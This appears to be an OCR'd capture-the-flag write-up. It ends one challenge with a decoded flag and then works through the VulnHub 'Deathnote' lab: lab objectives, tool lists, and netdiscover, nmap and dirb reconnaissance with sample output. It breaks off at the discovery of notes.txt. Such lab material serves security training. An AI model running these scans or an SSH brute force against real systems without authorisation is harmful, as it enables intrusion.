
code: dirb http://zteam.in/ -X .html

```
┌──(tomics㉿ kali)-[~]
└─$ dirb http://zteam.in/ -X .html

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Oct 19 15:47:02 2024
URL_BASE: http://zteam.in/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.html) | (.html) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://zteam.in/ ----
+ http://zteam.in/index.html (CODE:200|SIZE:930)
+ http://zteam.in/twitter.html (CODE:200|SIZE:3240)

-----------------
END_TIME: Sat Oct 19 15:58:06 2024
DOWNLOADED: 4612 - FOUND: 2
```

Result:



Found another the base64 Encryption.



Base64 Encryption: VGVhbVpDVEZ7dHdpdHRlcl9kcm9wZG93bl9mbGFnfQ==

After Decoding the base64:

Flag2: TeamZCTF{twitter_dropdown_flag}

2.)DeathNote

Lab: Deathnote – Vulnerable Machine Assessment
Objective:
The goal of this lab is to assess and exploit vulnerabilities on a virtual machine named "Deathnote," which simulates a poorly configured cloud-hosted environment. As a security analyst, your task is to locate sensitive information ("flags") that demonstrate various security flaws. The ultimate objective is to retrieve the final flag, which will require privilege escalation, showcasing weaknesses in access control and poor access management within the cloud environment.

Instructions:

1. **Identify the Target IP Address: Begin by identifying the IP address of the "Deathnote" machine within the lab environment. Use techniques such as network scanning to locate the target.**
2. **Port Scanning and Vulnerability Identification: Once the IP address is identified, conduct a thorough scan to enumerate open ports on the target machine. Document any exposed or unusual ports and analyze their potential security risks. Identify which of these ports may present vulnerabilities that could allow unauthorized access or data exposure.**
3. **Crack SSH Password: The "Deathnote" machine has SSH enabled, but access is restricted by a password. Your next objective is to perform a password-cracking exercise to gain access via SSH. This will require using tools and techniques to brute-force or otherwise obtain the correct password for the SSH service.**
4. **Decrypt Ciphers: Within the "Deathnote" machine, you may encounter encrypted files or ciphers that contain clues or partial flags. Use suitable decryption techniques to decode any such files and reveal their contents. These may provide insight or further access to reach the final flag.**
5. **Privilege Escalation (Final Flag): To retrieve the final flag, escalate privileges on the "Deathnote" machine. This part of the exercise demonstrates a flaw in access control, stemming from poor access management practices on the cloud-hosted machine. Analyze the system to find weaknesses in user permissions, access levels, or configurations that allow privilege escalation. Successfully escalating privileges will allow you to access the final flag.**

Questions to Answer:

1. **What is the IP address of the "Deathnote" machine?**
2. **Which ports were found to be open, and what vulnerabilities were associated with them?**
3. **Describe the method used to crack the SSH password.**
4. **How did you decrypt any ciphers found, and what information did they reveal?**
5. **Explain the steps taken to escalate privileges and retrieve the final flag. What weaknesses in access management did this exercise demonstrate?**


Expected Tools and Techniques:


- **Network and port scanning (e.g., Nmap)**
- **Password cracking tools (e.g., Hydra, John the Ripper)**
- **SSH access and exploitation**
- **Cryptographic analysis and decryption tools**
- **Privilege escalation techniques (e.g., checking SUID binaries, misconfigured file permissions)**

Initial Setup

1. **Virtual Machine Configuration**

- Download DEATHNOTE: 1 VM from VulnHub and configure it on your virtual environment, such as VirtualBox or VMware.
- Ensure both your attacking machine (Kali Linux or Parrot OS) and DEATHNOTE VM are on the same network (usually in `NAT` or `Host-Only` mode).





Step 1: Network Scanning and Enumeration


Objective: Identify the IP address of the target VM and open services.

1. **Identify the Target IP**

   - Run the `netdiscover` tool to list live hosts in your network.

     ```bash
     Copy code
     sudo netdiscover -r <your network range>
     ```

   - Note the IP address assigned to the DEATHNOTE VM.



We initiate a Nmap scan of the target IP Address using the command nmap -Pn -v 10.10.10.2

Scan for Open Ports and Services

   - Use `nmap` to conduct a detailed scan:

     ```bash
     Copy code
     nmap -sS -sV -A -T4 <Target-IP>
     ```

   - Analyze the results for open ports and services. Example:

     ```arduino
     Copy code
     PORT     STATE SERVICE VERSION
     22/tcp   open  ssh     OpenSSH 7.4
     ```


```
80/tcp   open  http    Apache httpd 2.4.29
```

Screenshot of nmap results:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-01 14:22 EDT
Initiating Connect Scan at 14:22
Scanning deathnote.vuln (10.10.10.2) [1000 ports]
Discovered open port 80/tcp on 10.10.10.2
Discovered open port 22/tcp on 10.10.10.2
Completed Connect Scan at 14:22, 0.07s elapsed (1000 total ports)
Nmap scan report for deathnote.vuln (10.10.10.2)
Host is up, received user-set (0.00042s latency).
Scanned at 2022-04-01 14:22:36 EDT for 0s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

From the results of the scan above, we discover that ports 80(HTTP) and 22(SSH) are open.

>We open the website using our browser. We type in 10.10.10.2 (If an error shows up, add the ip address to the hosts file in /etc). We find a hint button. Let's click on that.




Step 2: Web Enumeration

Objective : Investigate the web service for potential vulnerabilities.

1. **Access the Web Application**
   - Visit `http://<Target-IP>` in your browser and explore the available content.
   - Use `Dirb` or `Gobuster` to enumerate directories.

```
dirb http://<Target-IP> /usr/share/wordlists/dirb/common.txt
```


It is asking us to locate a notes.txt file. Let's see if we can find something out by viewing the pages source code.



We find a directory /wordpress/wp-content/uploads/2021/07


we found the Notes.txt file already! There is also a user.txt file.

Let's look into their contents.



